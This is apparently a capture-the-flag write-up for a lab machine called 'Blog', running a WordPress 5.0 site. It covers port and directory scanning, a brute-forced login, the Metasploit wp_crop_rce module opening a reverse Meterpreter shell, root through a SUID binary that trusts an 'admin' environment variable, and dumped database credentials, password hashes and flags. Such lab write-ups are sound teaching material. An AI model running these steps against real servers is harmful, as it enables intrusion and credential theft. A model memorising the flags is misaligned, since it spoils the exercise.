Blog

Enumeration

1- FOund a wordpress website and got two users bjoel,kwheel
2- After hour of brutefrocing got password for kwheel which is cutiepie1
3- Wordpress 5.0 is running and kwheel is not an admin so we cant exploit the theme pollution
4- We search for exploits of wordpress version 5.0

Nmap

```
ORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&amp;#039;s IT Blog &amp;#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
(92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2021-05-28T13:50:47+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-28T13:50:47
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   206.52 ms 10.4.0.1
2   ... 3
4   459.20 ms blog.thm (10.10.57.115)
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.26 seconds

ssh:22

http:80

wp-scan

wpscan --url http://blog.thm/ --enumerate

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.17
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

[+] URL: http://blog.thm/ [10.10.57.115]
[+] Started: Fri May 28 09:49:35 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://blog.thm/robots.txt
 | Interesting Entries:
 | - /wp-admin/
 | - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blog.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blog.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Rss Generator (Passive Detection)
 | - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
 | - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://blog.thm/wp-content/themes/twentytwenty/
 | Last Updated: 2021-03-09T00:00:00.000Z
 | Readme: http://blog.thm/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 1.7
 | Style URL: http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 | - http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3, Match: 'Version: 1.3'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:35 <===> (349 / 349) 100.00% Time: 00:00:35
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:09:31 <===> (2575 / 2575) 100.00% Time: 00:09:31

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:52 <===> (137 / 137) 100.00% Time: 00:00:52

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:25
<===> (71 / 71) 100.00% Time: 00:00:25

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)

```
 Brute Forcing Attachment IDs - Time: 00:00:28 <=====================================> (100 / 100) 100.00% Time: 00:00:28

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=============================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri May 28 10:01:53 2021
[+] Requests Done: 3280
[+] Cached Requests: 18
[+] Data Sent: 872.782 KB
[+] Data Received: 1.307 MB
[+] Memory used: 271.07 MB
[+] Elapsed time: 00:12:18
```


gobuster

```
/.htaccess            (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/0                    (Status: 301) [Size: 0] [--> http://blog.thm/0/]
/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/atom                 (Status: 301) [Size: 0] [--> http://blog.thm/feed/atom/]
/dashboard            (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/embed                (Status: 301) [Size: 0] [--> http://blog.thm/embed/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/index.php            (Status: 301) [Size: 0] [--> http://blog.thm/]
Progress: 2082 / 4615 (45.11%)                                          [ERROR] 2021/05/28 09:52:24 [!] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-login.php]
/N                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/n                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
```


```
/no                 (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/note               (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/page1              (Status: 301) [Size: 0] [--> http://blog.thm/]
/rdf                (Status: 301) [Size: 0] [--> http://blog.thm/feed/rdf/]
/robots.txt         (Status: 200) [Size: 67]
/rss                (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/rss2               (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/server-status      (Status: 403) [Size: 273]
/W                  (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/w                  (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/welcome            (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/wp-admin           (Status: 301) [Size: 307] [--> http://blog.thm/wp-admin/]
/wp-content         (Status: 301) [Size: 309] [--> http://blog.thm/wp-content/]
/wp-includes        (Status: 301) [Size: 310] [--> http://blog.thm/wp-includes/]
/xmlrpc.php         (Status: 405) [Size: 42]
```

smb:139,445

1- We got a share on smb server



2- I get the availables files on smb



3-

Exploitation

1- Wordpress 5.0 is vulnerable to a crop image shell exploit in which we upload our payload inside a image and get a shell back

2- we use a msf module `multi/http/wp_crop_rce`

3- This is an authenticated attack and we have to provide valid credentials alongside the exploit

4-

```
msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.4.30.255
lhost => 10.4.30.255
msf6 exploit(multi/http/wp_crop_rce) > set username kwheel
username => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set password cutiepie1
password => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set rhosts 10.10.57.115
rhosts => 10.10.57.115
msf6 exploit(multi/http/wp_crop_rce) > set targetui /
targetui => /
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.4.30.255:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.57.115
[*] Attempting to clean up files...
[*] Meterpreter session 1 opened (10.4.30.255:4444 -> 10.10.57.115:42762) at 2021-05-28 10:55:14 -0400

meterpreter >
```

4-
5- We get a shell back
6-

Post Exploitation

1- We get db credentials from wp-config file
2- we see a suid binary at /usr/sbin named checker
3- we use ghidra to reverse engineer it and find its main function
4-

```
2  undefined8 main(void)
3
4  {
5    char *pcVar1;
6
7    pcVar1 = getenv("admin");
8    if (pcVar1 == (char *)0x0) {
9      puts("Not an Admin");
10   }
11   else {
12     setuid(0);
13     system("/bin/bash");
14   }
15   return 0;
16 }
17
```

5- This code checks for an env variable named admin and if it doesnt exists then it prints NOt an admin But if admin variable exists it spawns a root shell
6-

```
www-data@blog:/usr/sbin$ echo $admin
echo $admin

www-data@blog:/usr/sbin$ echo $ADMIN
echo $ADMIN

www-data@blog:/usr/sbin$ export admin=root
export admin=root
www-data@blog:/usr/sbin$ checker
checker
root@blog:/usr/sbin# strings checker
```

6-

7- we make an admin env variable with root value and then run the binary and get a root shell

wp-config.php

```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/* Custom */
/*
define('WP_HOME', '/');
define('WP_SITEURL', '/'); */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'blog');

/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Database

1. We login to mysql db from found credentils

```
mysql> show DATABASES;
show DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| blog               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

2.

```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+----------------------------+--------
| ID | user_login | user_pass                          | user_nicename | user_email                 | user_u
+----+------------+------------------------------------+---------------+----------------------------+--------
|  1 | bjoel      | $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/ | bjoel         | nconkl1@outlook.com        |
|  3 | kwheel     | $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te. | kwheel        | zlbiydwrtfjhmuuymk@ttirv.net |
+----+------------+------------------------------------+---------------+----------------------------+--------
```

3.

4.

Loot

Credentials

Wordpress users

billy joel - bjoel(login username)

karen wheeler - kwheel(login username)

kwheel:cutiepie1

Database credentials


wordpressuser:LittleYellowLamp90!@

bjoel hash

bjoel PBjoFHe8zIyjnQe/-
CBvaltzzC6ckPcO/


Flags

User Flag



c8421899aae571f7af486492b71a8ab7

Root Flag



9a0b2b618bef9bfa7ac28c1353d9f318